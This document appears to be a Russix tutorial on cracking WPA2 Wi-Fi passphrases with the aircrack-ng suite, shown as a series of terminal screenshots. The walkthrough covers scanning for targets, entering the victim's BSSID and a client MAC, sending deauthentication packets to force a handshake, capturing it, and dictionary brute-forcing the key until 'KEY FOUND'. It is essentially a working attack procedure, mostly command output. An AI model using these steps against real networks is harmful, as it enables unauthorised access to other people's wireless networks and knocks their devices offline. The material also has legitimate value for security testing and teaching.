


WPA CRACKING WITH RUSSIX


You can start WPA cracking by either selecting “athx (WEP/WPA)” from the menu or by opening a terminal window and typing 0 if you want to use ath0 or 1 if you want to use ath1.

Airodump-ng will start up.



When you find a suitable WPA target hit <CTRL>-C

The WPA Cracking script will automatically start You can either cut and paste the SSID in or just type it into the xterm window.



WPA CRACKING WITH RUSSIX

The script will pull all the necessary information from the airodump_ng dump file and reset the atheros card ready for aireplay_ng.




```
sh big0
Enter the targets SSID
sansrussixwpa
My channel is 4
My victims BSSID is 00:18:39:8E:E6:88
My MAC is 00:02:6F:21:EE:5C
Encryption type is WPA2
My source MAC is 00:02:6F:21:EE:5C

Interface      Chipset      Driver
wifi0          Atheros     madwifi-ng
wifi1          Atheros     madwifi-ng
ath1           Atheros     madwifi-ng VAP (parent: wifi1)
ath0           Atheros     madwifi-ng VAP (parent: wifi0) (VAP destroyed)

ath0: ERROR while getting interface flags: No such device
wlanconfig: ioctl: No such device
ath0
█
```

Once the card is ready airodump_ng will automatically start. You will need a client attached to an AP for this attack to work. When you see a suitable target you may proceed with the attack.



```
dump ath0

CH 4 ][ Elapsed: 48 s ][ 2007-11-24 01:07

BSSID          PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:18:39:8E:E6:88 148  0    467      25  8  4  54. WPA2 CCMP  PSK  sansrussixwpa
00:1A:4D:28:AA:3F 141 12    70        0  0  2  54. WPA2 CCMP  PSK  grumbleweed
00:18:F6:0A:1A:53 118  2    18        0  0  6  48  WEP  WEP      BTHomeHub-A361

BSSID          STATION          PWR  Rate  Lost  Packets  Probes
00:18:39:8E:E6:88 00:18:39:0E:8F:4F 141  0- 1  17    13
```

WPA CRACKING WITH RUSSIX

Enter the number of death packets you want to send – start at 1 and increase if you are unable to death the client.




```
sh big0
Enter the targets SSID
sansrussixwpa
My channel is 4
My victims BSSID is 00:18:39:8E:E6:88
My MAC is 00:02:6F:21:EE:5C
Encryption type is WPA2
My source MAC is 00:02:6F:21:EE:5C

Interface      Chipset      Driver
wifi0          Atheros     madwifi-ng
wifi1          Atheros     madwifi-ng
ath1           Atheros     madwifi-ng VAP (parent: wifi1)
ath0           Atheros     madwifi-ng VAP (parent: wifi0) (VAP destroyed)

ath0: ERROR while getting interface flags: No such device
wlanconfig: ioctl: No such device
ath0
Warning: Cannot convert string "nil2" to type FontStruct
Enter the number of deauth packets you want to send and hit enter:
No. of packets:
█
```

When prompted enter the Client Stations MAC address



```
sh big0
My channel is 4
My victims BSSID is 00:18:39:8E:E6:88
My MAC is 00:02:6F:21:EE:5C
Encryption type is WPA2
My source MAC is 00:02:6F:21:EE:5C

Interface      Chipset      Driver
wifi0          Atheros     madwifi-ng
wifi1          Atheros     madwifi-ng
ath1           Atheros     madwifi-ng VAP (parent: wifi1)
ath0           Atheros     madwifi-ng VAP (parent: wifi0) (VAP destroyed)

ath0: ERROR while getting interface flags: No such device
wlanconfig: ioctl: No such device
ath0
Warning: Cannot convert string "nil2" to type FontStruct
Enter the number of deauth packets you want to send and hit enter:
No. of packets:
1
Now enter the Station you want to deauth and hit enter:
Station MAC:
00:18:39:0E:8F:4F█
```

WPA CRACKING WITH RUSSIX

You will then be asked if the deauth worked.

```
sh big0
Interface      Chipset      Driver
wifi0          Atheros     madwifi-ng
wifi1          Atheros     madwifi-ng
ath1           Atheros     madwifi-ng VAP (parent: wifi1)
ath0           Atheros     madwifi-ng VAP (parent: wifi0) (VAP destroyed)

ath0: ERROR while getting interface flags: No such device
wlanconfig: ioctl: No such device
ath0
Warning: Cannot convert string "nil2" to type FontStruct
Enter the number of deauth packets you want to send and hit enter:
No. of packets:
1
Now enter the Station you want to deauth and hit enter:
Station MAC:
00:18:39:0E:8F:4F
01:08:23 Waiting for beacon frame (BSSID: 00:18:39:8E:E6:88) on channel 4
01:08:23 Sending DeAuth to station -- STMAC: [00:18:39:0E:8F:4F]
Wait for upto 30 seconds for the client to reassociate.
If it worked you'll get a WPA handshake in the top right corner
of the airodump window.
Did the deauth work? (y/n):
█
```

If you monitor the airodump_ng window if you receive a WPA handshake it worked NOTE: Give the client up to about 30 seconds to associate.

```
dump ath0
CH 4 ][ Elapsed: 1 min ][ 2007-11-24 01:08:23 ][ WPA handshake: 00:18:39:8E:E6:88
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:18:39:8E:E6:88 148 0 1040 148 11 4 54 WPA2 CCMP PSK sansrussixwpa
00:1A:4D:28:AA:3F 141 17 144 0 0 2 54 WPA2 CCMP PSK grumbleweed
00:18:F6:0A:1A:53 119 0 30 0 0 6 48 WEP WEP BTHomeHub-A361
BSSID          STATION          PWR Rate Lost Packets Probes
00:18:39:8E:E6:88 00:18:39:0E:8F:4F 142 54-54 0 211 sansrussixwpa
```

When you have a WPA handshake press y and <ENTER> in the required terminal.

WPA CRACKING WITH RUSSIX

You will be asked for the Index number of the target network – in this case 4.

```
sh big0
Now enter the Station you want to deauth and hit enter:
Station MAC:
00:18:39:0E:8F:4F
01:08:23 Waiting for beacon frame (BSSID: 00:18:39:8E:E6:88) on channel 4
01:08:23 Sending DeAuth to station -- STMAC: [00:18:39:0E:8F:4F]
Wait for upto 30 seconds for the client to reassociate.
If it worked you'll get a WPA handshake in the top right corner
of the airodump window.
Did the deauth work? (y/n):
y
Opening /root/dump-01.cap
Opening /root/dump-02.cap
Read 1798 packets.

# BSSID          ESSID          Encryption
1 00:18:F6:95:88:D7 BHomeHub-1029  No data - WEP or WPA
2 00:1A:4D:28:AA:3F grumbleweed    No data - WEP or WPA
3 00:18:F6:0A:1A:53 BHomeHub-A361  WEP (3 IVs)
4 00:18:39:8E:E6:88 sansrussixwpa  WPA (1 handshake)
5 00:0C:41:C9:58:C8 sansrussixwep  No data - WEP or WPA
6 00:08:5C:A4:A0:57 monkeyrats     No data - WEP or WPA

Index number of target network ? █
```

Aircrack_ng will then start trying to brute force the PSK using a small dictionary file.

```
sh big0

Aircrack-ng 1.0 beta1 r818

[00:00:18] 806 keys tested (63.18 k/s)

KEY FOUND! [ anaconda ]

Master Key   : F5 38 07 14 63 F1 72 B7 0B BE 7A 0E D1 8B 02 3B
              27 C7 C0 7B BC EC 0A 85 9E F3 62 AF 6C 9D FD 92

Transient Key : BD 41 4A 58 7D 94 B6 27 D8 A5 08 34 32 A7 61 22
              6F 84 09 B5 0F DB EF BC 67 07 EE AB DD 68 BF 7C
              48 AB 79 B9 77 10 46 8C F2 55 9B F2 44 0D 5B DB
              7F 01 65 E9 13 58 3F D7 AD D7 CB 29 44 78 87 F5

EAPOL HMAC   : 7C 76 D7 74 9A 6D F5 BD 29 74 D3 EA 2C 7B EB 57

Hit any key to exit
█
```